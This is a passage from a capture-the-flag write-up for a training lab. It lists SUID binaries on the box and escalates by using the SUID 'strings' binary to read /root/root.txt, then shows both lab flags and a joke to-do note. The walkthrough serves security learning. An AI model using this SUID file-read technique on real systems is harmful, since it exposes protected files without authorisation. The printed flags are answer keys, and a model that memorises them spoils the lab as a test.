I use `display` on linux to view the picture:



⇒ The user flag is: `securi-tay2020_{p3ngu1n-hunt3r-3xtr40rd1n41r3`

Privilege Escalation → read the root flag

Using `find` to figure out the services that set with `SUID` permission:

```
jack@jack-of-all-trades:~$ find / -perm -04000 2>/dev/null | grep "/usr"
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/pt_chown
/usr/bin/chsh
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/strings
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/procmail
/usr/sbin/exim4
```

The `/usr/bin/strings` is the vulnerable service that could be exploited because it is not the normal service that should be set with `SUID` (this is the experience that you will have when you are familiar with `SUID` or you can manually check the exploitable services on **GTFOBins**)

```
jack@jack-of-all-trades:~$ ls /root
ls: cannot open directory /root: Permission denied
```

Even though I don't have the permission to view the files located inside the `/root` path, but with my own experience through a few labs, I guess the root flag is usually stored in the `root.txt` file → Let's try out:

```
jack@jack-of-all-trades:~$ /usr/bin/strings "/root/root.txt"
ToDo:
1.Get new penguin skin rug -- surely they won't miss one or two of those blasted creatures?
2.Make T-Rex model!
3.Meet up with Johny for a pint or two
4.Move the body from the garage, maybe my old buddy Bill from the force can help me hide her?
5.Remember to finish that contract for Lisa.
6.Delete this: securi-tay2020_{6f125d32f38fb8ff9e720d2dbce2210a}
```

Wooh!! I was right!